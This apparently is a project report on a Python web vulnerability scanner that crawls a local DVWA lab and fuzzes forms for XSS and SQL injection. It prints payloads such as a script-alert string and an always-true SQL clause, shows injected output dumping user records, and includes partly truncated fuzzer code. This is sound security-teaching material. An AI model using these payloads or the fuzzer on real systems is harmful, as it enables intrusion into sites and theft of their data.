
- 1) The origin and /or destination of data.
- 2) Data cannot move direly from a source to sink it must be moved by a process
- 3) A source and /or sink has a noun phrase land.

### **Data flow**

- 1) A Data Flow has only one direction of flow between symbols. It may flow in both directions between a process and a data store to show a read before an update. The latter is usually indicated however by two separate arrows since these happen at different type.
- 2) A join in DFD means that exactly the same data comes from any of two or more different processes data store or sink to a common location.
- 3) A data flow cannot go directly back to the same process it leads. There must be atleast one other process that handles the data flow produce some other data flow returns the original data into the beginning process.
- 4) A Data flow to a data store means update (delete or change).
- 5) A data Flow from a data store means retrieve or use.

A data flow has a noun phrase label more than one data flow noun phrase can appear on a single arrow as long as all of the flows on the same arrow move together as one package.

## Crawler DFD :





## Design :

### For Documentation (using -h):



```


usage: main.py [-h] [--login LOGIN] [--avoid [AVOID ...]] [-u USERNAME] [-p PASSWORD] [-t THREAD] [-mu MAXURL] [-x] [--xp XSSPAYLOAD] [-s] [--sp SQLPAYLOAD]
               [--test]

options:
  -h, --help            show this help message and exit
  --login LOGIN          login page url
  --avoid [AVOID ...]   avoid urls
  -u USERNAME, --username USERNAME
                        username
  -p PASSWORD, --password PASSWORD
                        password
  -t THREAD, --thread THREAD
                        Number of thread
  -mu MAXURL, --maxUrl MAXURL
                        Number of max URLs to crawl, default is 30.
  -x, --XSSi            XSS injection attack
  --xp XSSPAYLOAD, --XSSpayload XSSPAYLOAD
                        XSS injection payload path
  -s, --SQLi            SQL injection attack
  --sp SQLPAYLOAD, --SQLpayload SQLPAYLOAD
                        SQL injection payload path
  --test                test on DVWA

(kali@kali)~[/Desktop/Web Vulnerability Scanner]
$

```

### Crawler :



```


DVWA Setting
mkdir: cannot create directory 'Crawled': File exists
[*] Crawling: http://localhost/DVWA/index.php
[*] Crawling: http://localhost/DVWA/instructions.php
[*] Crawling: http://localhost/DVWA/README.fr.md
[*] Crawling: http://localhost/DVWA/README.zh.md
[*] Crawling: http://localhost/DVWA/README.pt.md
[*] Crawling: http://localhost/DVWA/README.id.md
[*] Crawling: http://localhost/DVWA/compose.yml
[*] Crawling: http://localhost/DVWA/README.tr.md
[*] Crawling: http://localhost/DVWA/README.es.md
[*] Crawling: http://localhost/DVWA/README.fa.md
[*] Crawling: http://localhost/DVWA/README.ar.md
[*] Crawling: http://localhost/DVWA/vulnerabilities/xss_s/
[*] Crawling: http://localhost/DVWA/vulnerabilities/fi/
[*] Crawling: http://localhost/DVWA/vulnerabilities/javascript/
[*] Crawling: http://localhost/DVWA/vulnerabilities/open_redirect/
[*] Crawling: http://localhost/DVWA/vulnerabilities/open_redirect/source/impossible.php
[*] Crawling: http://localhost/DVWA/about.php
[*] Crawling: http://localhost/DVWA/vulnerabilities/weak_id/
[*] Crawling: http://localhost/DVWA/vulnerabilities/sqli_blind/
[*] Crawling: http://localhost/DVWA/
[*] Crawling: http://localhost/DVWA/vulnerabilities/exec/
[*] Crawling: http://localhost/DVWA/vulnerabilities/csp/
[*] Crawling: http://localhost/DVWA/vulnerabilities/authbypass/
[*] Crawling: http://localhost/DVWA/phpinfo.php
[*] Crawling: http://localhost/DVWA/vulnerabilities/xss_r/
[*] Crawling: http://localhost/DVWA/vulnerabilities/brute/
[*] Crawling: http://localhost/DVWA/vulnerabilities/xss_d/
[*] Crawling: http://localhost/DVWA/vulnerabilities/sqli/
[*] Crawling: http://localhost/DVWA/vulnerabilities/upload/
[+] Total Internal links: 34
[+] Total External links: 75
[+] Total URLs: 109
[+] Total crawled URLs: 30

```

## For XSS Injection :

```
(kali@kali)-[~/Desktop/Web Vulnerability Scanner]
$ python main.py --login "http://localhost/DVWA/index.php" -u "admin" -p "password" --avoid "http://localhost/DVWA/logout.php" -mu 30 --XSSi -xp "payload/xss_min.txt"
```

## Driver Scanning XSS Vulnerabilities :



## XSS Vulnerabilities Detected :

```
Scanning For XSS Vulnerabilities :
[-] Form (0) in http://localhost/DVWA/vulnerabilities/xss_s/
    method = post    action = None
[+] Error : Xss Injection at http://localhost/DVWA/vulnerabilities/xss_s/
    InputName=txtName with value=<script>alert(123);</script>

[-] Form (0) in http://localhost/DVWA/vulnerabilities/csp/
    method = POST    action = None
[-] Form (0) in http://localhost/DVWA/vulnerabilities/brute/
    method = POST    action = #
[-] Form (0) in http://localhost/DVWA/vulnerabilities/upload/
    method = POST    action = #
[-] Form (0) in http://localhost/DVWA/vulnerabilities/exec/
    method = post    action = #
[-] Form (0) in http://localhost/DVWA/vulnerabilities/xss_r/
    method = GET     action = #
[+] Error : Xss Injection at http://localhost/DVWA/vulnerabilities/xss_r/
    InputName=name with value=<script>alert(123);</script>

[-] Form (0) in http://localhost/DVWA/vulnerabilities/weak_id/
    method = post    action = None
[-] Form (0) in http://localhost/DVWA/vulnerabilities/sqli_blind/
    method = GET     action = #
[-] Form (0) in http://localhost/DVWA/vulnerabilities/xss_d/
    method = GET     action = None
[+] Error : Xss Injection at http://localhost/DVWA/vulnerabilities/xss_d/
    InputName=default with value=<script>alert(123);</script>

[-] Form (0) in http://localhost/DVWA/vulnerabilities/sqli/
    method = GET     action = #
```

## For SQL Injection :


```
(kali@kali)-[~/Desktop/Web Vulnerability Scanner]
$ python main.py --login "http://localhost/DVWA/index.php" -u "admin" -p "password" --avoid "http://localhost/DVWA/logout.php" -mu 30 --SQLi -sp "payload/sqli_min.txt"
```

## SQL Vulnerabilities Detected :

```
Scanning For SQL Vulnerabilities :
[-] Form (0) in http://localhost/DVWA/vulnerabilities/upload/
    method = POST    action = #
[-] Form (0) in http://localhost/DVWA/vulnerabilities/xss_s/
    method = post    action = None
[-] Form (0) in http://localhost/DVWA/vulnerabilities/exec/
    method = post    action = #
[-] Form (0) in http://localhost/DVWA/vulnerabilities/sqli_blind/
    method = GET     action = #
[-] Form (0) in http://localhost/DVWA/vulnerabilities/brute/
    method = POST    action = #
[-] Form (0) in http://localhost/DVWA/vulnerabilities/xss_r/
    method = GET     action = #
[-] Form (0) in http://localhost/DVWA/vulnerabilities/csp/
    method = POST    action = None
[-] Form (0) in http://localhost/DVWA/vulnerabilities/weak_id/
    method = post    action = None
[-] Form (0) in http://localhost/DVWA/vulnerabilities/xss_d/
    method = GET     action = None
[-] Form (0) in http://localhost/DVWA/vulnerabilities/sqli/
    method = GET     action = #
Received HTTP error code, indicating a possible server error due to SQL injection.
[+] Error : SQL Injection at http://localhost/DVWA/vulnerabilities/sqli/
    InputName=id with value='% or '1'='1'
```

## Verifying Detected SQL Vulnerabilities :

localhost/DVWA/vulnerabilities/sqli/?id=%25%27%3D%271%27+or+%271&Submit=Submit#



[Home](#)  
[Instructions](#)  
[Setup / Reset DB](#)  
  
[Brute Force](#)  
[Command Injection](#)  
[CSRF](#)  
[File Inclusion](#)  
[File Upload](#)  
[Insecure CAPTCHA](#)  
[SQL Injection](#)  
[SQL Injection \(Blind\)](#)  
[Weak Session IDs](#)  
[XSS \(DOM\)](#)  
[XSS \(Reflected\)](#)  
[XSS \(Stored\)](#)  
[CSP Bypass](#)

### Vulnerability: SQL Injection

User ID:

ID: %='1' or '1  
 First name: admin  
 Surname: admin

ID: %='1' or '1  
 First name: Gordon  
 Surname: Brown

ID: %='1' or '1  
 First name: Hack  
 Surname: Me

ID: %='1' or '1  
 First name: Pablo  
 Surname: Picasso

ID: %='1' or '1  
 First name: Bob  
 Surname: Smith

More Information

## Coding

## main.py

```
def main():
    os.system('clear')
    print_banner()

    parser = argparse.ArgumentParser(description="")
    parser.add_argument("--login", help="login page url")
    parser.add_argument("--avoid", nargs='*', help="avoid urls")
    parser.add_argument("-u", "--username", help="username")
    parser.add_argument("-p", "--password", help="password")
    parser.add_argument("-t", "--thread", help="Number of thread", default=1, type=int)
    parser.add_argument("-mu", "--maxUrl", help="Number of max URLs to crawl, default is 30.", default=30, type=int)
    parser.add_argument("-x", "--XSSI", help="XSS injection attack", action='store_true', default=False)
    parser.add_argument("-xp", "--XSSpayload", help="XSS injection payload path")
    parser.add_argument("-s", "--SQLi", help="SQL injection attack", action='store_true', default=False)
    parser.add_argument("-sp", "--SQLpayload", help="SQL injection payload path")
    parser.add_argument("--test", help="test on DVWA", action='store_true', default=False)
    args = parser.parse_args()

    loginURL = args.login
    avoidURL = args.avoid
    thread = args.thread
    max_urls = args.maxUrl

    if args.test:
        loginURL = "http://localhost/DVWA/login.php"
        avoidURL = ["http://localhost/DVWA/logout.php", "http://localhost/DVWA/security.php",
                    "http://localhost/DVWA/setup.php", "http://localhost/DVWA/vulnerabilities/csrf/", "http://localhost/DVWA/vulnerabilities/captcha/"]

    username = args.username if args.username else 'admin'
    password = args.password if args.password else 'password'

    payload = {
        'username': username,
        'password': password,
        'Login': 'Login'
    }

    Session, protectedURL = Session_Creator(loginURL, payload, args.test)
    internal_urls = Crawler(Session, protectedURL, loginURL, avoidURL).crawl(max_urls, DynamicSite=0, verbose=False)

    if args.XSSI:
        XssInjection(Session, args.XSSpayload, internal_urls).Fuzzer()
    if args.SQLi:
        SqlInjection(Session, args.SQLpayload, internal_urls).Fuzzer()

if __name__ == '__main__':
    main()
```

## Injection.py

```
class Injection:

    def __init__(self, session, urls, attack):
        self.session = session
        self.urls = list(urls)
        self.attack = attack

    def PrintErr(self, err_msg, url, selected_input, payload):
        print( f"{RED}[+] Error : {err_msg} at {url}{RESET}")
        print( f"{GRAY}\t InputName={GREEN}{selected_input}{GRAY} with value={GREEN}{payload}{RESET}")
        print()

    def addInputs(self, df, formInputs, tag):
        SubmitExistence = False
        for j, formInput in enumerate(formInputs):
            tmp_type = formInput.get('type')
            tmp_name = formInput.get('name')
            tmp_value = formInput.get('value')

            if tmp_type == 'submit':
                if SubmitExistence == False:
                    # https://stackoverflow.com/questions/10715965/
                    df.loc[0 if pd.isnull(df.index.max()) else df.index.max() + 1] = [tmp_type, tmp_name, tmp_value, tag]
                    SubmitExistence = True
                else:
                    continue
            elif tmp_type == 'hidden':
                df.loc[0 if pd.isnull(df.index.max()) else df.index.max() + 1] = [tmp_type, tmp_name, tmp_value, tag]

            elif tmp_name != None:
                df.loc[0 if pd.isnull(df.index.max()) else df.index.max() + 1] = [tmp_type, tmp_name, '', tag]
```



```

def fuzz(self, url, form):
    formMethod = form.get('method') # post / GET
    formAction = form.get('action') # login.php
    print(f"{CYAN}\tmethod = {formMethod}\taction = {formAction}{RESET}")

    href = urljoin(url, formAction)

    params = pd.DataFrame(columns = ['type', 'name', 'value', 'tag'])

    formInputs = [i for i in form.find_all('input') if i.get('type')!='checkbox']
    self.addInputs(params, formInputs, 'input')

    formInputs = form.find_all('select')
    self.addInputs(params, formInputs, 'select')

    formInputs = form.find_all('textarea')
    self.addInputs(params, formInputs, 'textarea')

    formInputs = [i for i in form.find_all('button') if i.get('type').lower()=='submit']
    self.addInputs(params, formInputs, 'button')

```

```

def Fuzzer(self):
    for url in self.urls :
        html_doc = self.session.get(url).text
        soup = BeautifulSoup( html_doc , "html5lib")
        forms = soup.find_all('form')

        for i, form in enumerate(forms):
            print(f"{BLUE}[-] Form ({i}) in {url}{RESET}")
            self.fuzz(url, form)

def send_request(self, url, payload, method):
    #self.session.cookies.set('security', 'medium', path='')
    #print(self.session.cookies.get_dict())
    if method.upper() == "GET":
        #res = self.session.get( add_url_params(href, params) )
        res = self.session.get(url, params=payload, allow_redirects=False)
    elif method.upper() == "POST":
        res = self.session.post(url, data=payload, allow_redirects=False)

    return res.text

def MyReadFile(self, path, encoding=None):
    file = open( path, 'r', encoding=encoding)
    filecontent = file.readlines()
    file.close()
    return filecontent

def Get_payloads(self, filename):
    XSS_payloads = self.MyReadFile(filename, "ISO-8859-1")
    XSS_payloads_list = []
    for i in XSS_payloads:
        if i[:-1] != '\n':
            XSS_payloads_list.append(i[:-1])

    XSS_payloads = [x for x in XSS_payloads_list if x != '']
    return XSS_payloads

def add_url_params(self, url, params={}):
    url_parts = list(urlparse(url))
    query = dict(parse_qs(url_parts[4])) # query = url_parts.query
    query.update(params)

    s = ""
    for i, item in enumerate(query.items()):
        key, value = item
        if i :
            s += '&'
        s += f"{key}={value}"

    url_parts[4] = s # urlencode(query)
    return urlunparse(url_parts)

```

## Crawler.py

```
class Crawler:

    def __init__(self, Session, url, loginURL, avoidURLS):
        self.Session = Session

        self.url = url
        self.loginURL = loginURL
        self.avoidURLS = avoidURLS

        # initialize the set of links (unique links)
        self.internal_urls = set()
        self.external_urls = set()
        self.total_urls_visited = 0

        self.internal_urls.add(loginURL)
        for avoid_url in self.avoidURLS:
            self.internal_urls.add(avoid_url)
        os.system('mkdir Crawled')

    def is_valid(self, url):
        """
        Checks whether `url` is a valid URL.
        """
        parsed = urlparse(url)
        return bool(parsed.netloc) and bool(parsed.scheme)

    def get_all_website_links(self, url, DynamicSite=0, verbose=False):
        """
        Returns all URLs that is found on `url` in which it belongs to the same website
        """

        urls = set()    # all URLs of `url`

        domain_name = urlparse(url).netloc    # domain name of the URL without the protocol

        if DynamicSite:
            session = HTMLSession()    # initialize an HTTP session

            response = session.get(url)    # make HTTP request & retrieve response

            # execute Javascript
            try:
                response.html.render()
            except:
                pass

            html_doc = response.html.html

        else :
            r = self.Session.get(url, allow_redirects=True)
            html_doc = r.text    # r.content    r.text

        soup = BeautifulSoup( html_doc , "html5lib")    # 'html5lib' , 'html.parser' , 'lxml'
```

```

        if self.Session.get(href).status_code >= 400:
            continue
        if verbose :
            print(f"{GREEN}[*] Internal link: {href}{RESET}")
        self.internal_urls.add(href)

    urls.add(href)

return urls

def RecCrawl(self, url, max_urls=30, DynamicSite=0, verbose=False):
    """
    Crawls a web page and extracts all links.
    You'll find all links in `external_urls` and `internal_urls` global set variables.
    params:
        max_urls (int): number of max urls to crawl, default is 30.
    """
    self.total_urls_visited += 1

    print(f"{YELLOW}[*] Crawling: {url}{RESET}")
    links = self.get_all_website_links(url, DynamicSite, verbose)
    for link in links:
        if self.total_urls_visited > max_urls:
            break
        self.RecCrawl(link, max_urls, DynamicSite, verbose )

def crawl(self, max_urls=30, DynamicSite=0, verbose=False):
    self.RecCrawl(self.url, max_urls, DynamicSite, verbose)

    print("[+] Total Internal links:", len(self.internal_urls))
    print("[+] Total External links:", len(self.external_urls))
    print("[+] Total URLs:", len(self.external_urls) + len(self.internal_urls))
    print("[+] Total crawled URLs:", max_urls)
    print()

    domain_name = urlparse(self.url).netloc
    # save the internal links to a file
    with open(f"Crawled/{domain_name}_internal_links.txt", "w") as f:
        for internal_link in self.internal_urls:
            print(internal_link.strip(), file=f)

    # save the external links to a file
    with open(f"Crawled/{domain_name}_external_links.txt", "w") as f:
        for external_link in self.external_urls:
            print(external_link.strip(), file=f)

    self.internal_urls.remove(self.loginURL)
    for avoid_url in self.avoidURLs:
        self.internal_urls.remove(avoid_url)
    return self.internal_urls

```

## **Future Scope**

- **Additional Vulnerability Detection:** Expand the scanner to detect and report on a wider range of vulnerabilities beyond XSS and SQL injection, such as CSRF, RCE, broken authentication, and security misconfigurations.
- **Enhanced Reporting:** Improve the reporting module to provide more detailed and user-friendly reports. Include recommendations for remediation and prioritize vulnerabilities based on severity.
- **Compliance:** Enhance the scanner to help organizations comply with various security standards and regulations, such as GDPR, PCI DSS, and HIPAA, by providing specific vulnerability checks and reporting.
- **Advanced Threat Intelligence:** Incorporate threat intelligence feeds and machine learning algorithms to enhance the scanner's ability to detect new and evolving threats.



## **References**

- OWASP : <https://github.com/OWASP/OWASP-VWAD>
- Vulnweb App : <https://github.com/lotusirous/vulnwebcollection>
- DVWA : <https://github.com/digininja/DVWA>
- XSS Injection : <https://portswigger.net/web-security/cross-site-scripting/cheat-sheet>
- SQL Injection : <https://portswigger.net/web-security/sql-injection/cheat-sheet>
- Selenium Documentation : <https://www.selenium.dev/documentation/en/>
- Xss Payloads :  
[https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/XSS%20Injection/Intruders/xss\\_alert.txt](https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/XSS%20Injection/Intruders/xss_alert.txt)
- SQL Payloads :  
<https://github.com/xmendez/wfuzz/blob/master/wordlist/Injections/SQL.txt>